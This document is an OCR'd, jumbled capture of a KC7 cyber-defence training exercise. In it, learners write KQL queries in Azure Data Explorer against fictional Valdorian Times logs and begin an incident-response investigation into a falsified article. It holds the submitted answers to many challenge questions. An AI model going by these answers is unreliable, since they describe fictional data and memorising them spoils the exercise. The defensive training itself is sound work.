2024-01-01 08:41:36.0000 GET 214.152.49.239 Mozilla/5.0 (iPhone; CPU iPhone OS 14_2_1 like Mac OS X) AppleWebKit/533.0 (... https://valdoriantimes.news/blog
Columns

Question 3 (10 pts) ✓ Solved

Now that we have access to the data, we'll need to get a lay of the land. Let's get some more information about the Valdorian Times.

How many employees work at the Valdorian Times?

```
Employees
| count
```

Copy


>> Click to run this example in ADX


100

Show Tags

Solved by 3232 players || Need help? Ask on discord @ kc7cyber/community

Submit


Homepage - ISC2 -...
CS50.me: CS50 Pyth...
How to Install and...
Pearson VUE - Selec...
Dashboard
Question 4 (10 pts)
We can use the where operator with the Employees table to find a specific employee.
Here is a template you can follow:
Table
| where <field> <operator> <value>
Copy
To learn more about how to use where, see the training guide.
What is the Editorial Director's name?
Employees
| where role == "Editorial Director"
Copy
>> Click to run this example in ADX
Nene Leaks
Show Tags
Solved by 5167 players || Need help? Ask on discord @ kc7cyber/community
Submit
in Valdoria
query the challenge data.
arted.
Questions
Section 1: KQL 101
Section 2: Welcome Valdoria!
Section 3: Plenty of
Section 4: A scandal
Question 3 10
Question 4 10
Question 7 10
Question 8 10
Question 9 10
Question 10 10
Question 11 10
Question 12 10


Azure Data Explorer
New connection pane
Query
Dora
Connections
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
Email
| where recipient == "nene_leaks@valdoriantimes.news"
| count
KrustyKrab
OwlRecords
SASA
Scholomance
SolviSystems
SpookySweets
TitanShield
ValdyTimes
Authentication...
Email
Employees
FileCreationEv...
InboundNetwo...
Table 1
Add visual
Stats
Search
UTC
Done (0.268 s)
1 records
Count
18

Question 5 (10 pts)

We can learn more about `Nene Leaks` using information from other tables. Let's take her email address from the Employees table and use it in a query for the Email table.

How many emails did Nene Leaks receive?

```
Email
| where recipient == "Nene's Email Address Here"
| count
```

Copy

>> Click to run this example in ADX


18


Show Tags


Solved by 2951 players || Need help? Ask on discord @ kc7cyber/community

Submit

How many distinct senders were seen in the email logs from the domain name "weprinturstuff.com"?




Azure Data Explorer
New connection pane
Query
Dora
.eastus
kc7001.eastus.ValdyTimes
kc7001.eastus.ValdyTimes
kc7001.eastus.ValdyTimes
kc7001.eastus.ValdyTimes
kc7001.eastus.ValdyTimes
kc7001.eastus.Valdy...
7
Connections
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
Add
KrustyKrab
OwlRecords
SASA
Scholomance
SolviSystems
SpookySweets
TitanShield
ValdyTimes
Authentication...
Email
Employees
FileCreationEv...
InboundNetwo...
1 let mary_ips =
2 Employees
3 | where name has "Mary"
4 | distinct ip_addr;
5 OutboundNetworkEvents
6 | where src_ip in (mary_ips)
7 | count
8
Table 1
Add visual
Stats
Search
UTC
Done (0.960 s)
1 records
Count
58
Columns


Azure Data Explorer
New connection pane
Query
Dora
.eastus
kc7001.eastus.ValdyTimes
kc7001.eastus.ValdyTimes
kc7001.eastus.ValdyTimes
kc7001.eastus.ValdyTimes
kc7001.eastus.ValdyTimes
kc7001.eastus.Valdy...
7
Connections
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
Add
KrustyKrab
OwlRecords
SASA
Scholomance
SolviSystems
SpookySweets
TitanShield
ValdyTimes
Authentication...
Email
Employees
FileCreationEv...
InboundNetwo...
1 let mary_ips = Employees
2 | where name has "Mary"
3 | distinct username;
4 AuthenticationEvents
5 | where username in (mary_ips)
6 | count
7
Table 1
Add visual
Stats
Search
UTC
Done (0.923 s)
1 records
Count
70
Columns
16°C
Cloudy
Pretraživanje
7:49
9.10.2024.

Question 12 (10 pts)


Congratulations! 🥳 You've passed KQL 101! Let's dive into the investigation! 🔎

Enter "ready" to earn credit for this question.

ready

Solved by 2351 players || 🤓 Need help? Ask on discord @ kc7cyber/community

Submit



Question 7 (10 pts)

How many distinct websites did “Lois Lane” visit?

```
OutboundNetworkEvents
| where src_ip == "Lois Lane IP"
| <operator> <field>
| <operator>
```

Copy

62

Show Tags

Solved by 2645 players || Need help? Ask on discord @ kc7cyber/community

Submit

Question 8 (10 pts)

How many distinct domains in the PassiveDns records contain the word “hire”?

```
PassiveDns
| where <field> contains <value>
| <operator> <field>
| <operator>
```

Copy

>> Click to run this example in ADX


*You may notice we're using **contains** instead of **has** here. If you are curious about the differences between these, check out this post.*

6

Show Tags

Solved by 2563 players || Need help? Ask on discord @ kc7cyber/community

Submit


Azure Data Explorer
New connection pane
Query
Dora
kc7001.eastus
kc7001.eastus.ValdyTimes
kc7001.eastus.ValdyTimes
kc7001.eastus.ValdyTimes
kc7001.eastus.ValdyTimes
kc7001.eastus.Valdy...
6
Query
Dashboards
My cluster
Connections
Add
KrustyKrab
OwlRecords
SASA
Scholomance
SolviSystems
SpookySweets
TitanShield
ValdyTimes
Authentication...
Email
Employees
FileCreationEv...
InboundNetwo...
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
1 PassiveDns
2 | where domain == "jobhire.org"
3 | distinct ip
4
Table 1
Add visual
Stats
Search
UTC
Done (0.387 s)
1 records
ip
191.7.248.112
Columns

Now we're starting with the investigation!

As a first step, you reach out to the Editorial Director `Nene Leaks` to ask for more information

You 21:21
Hi, Nene. I am the incident responser who has been hired to help you investigate. Can you tell me what happened?

Leaks, Nene 21:21
Oh, I'm so happy you're here! We are all so worried and confused.

We did NOT write that article. We were planning on releasing an article about the candidates, but the article I approved looked nothing like that one! We would never publish something so defamatory.

You 21:24
I understand. I'm here to help. Do you have any suggestions as to who I should talk with to learn more about what happened?

Leaks, Nene 21:26
You might want to start with our Newspaper Printer, Clark Kent. He is the last person to review articles before they go to publication.

What is the Newspaper Printer's name?

Clark Kent

Show Tags

Solved by 2133 players || Need help? Ask on discord @ kc7cyber/community

Submit

Question 2 (20 pts)

Next, you talk with `Clark Kent`. He seems very distressed about the whole situation. He tells you he simply printed the article that was emailed to him, as he always does.

He tells you he thinks the Editorial Intern was the one who sent him the final draft of the article.

What is the Editorial Intern's name?


Ronnie McLovin

Show Tags

#where #name

Solved by 2108 players || Need help? Ask on discord @ kc7cyber/community

Submit



Question 3 (20 pts)

When was the Editorial Intern hired at The Valdorian Times?


2024-01-02T08:00:00Z

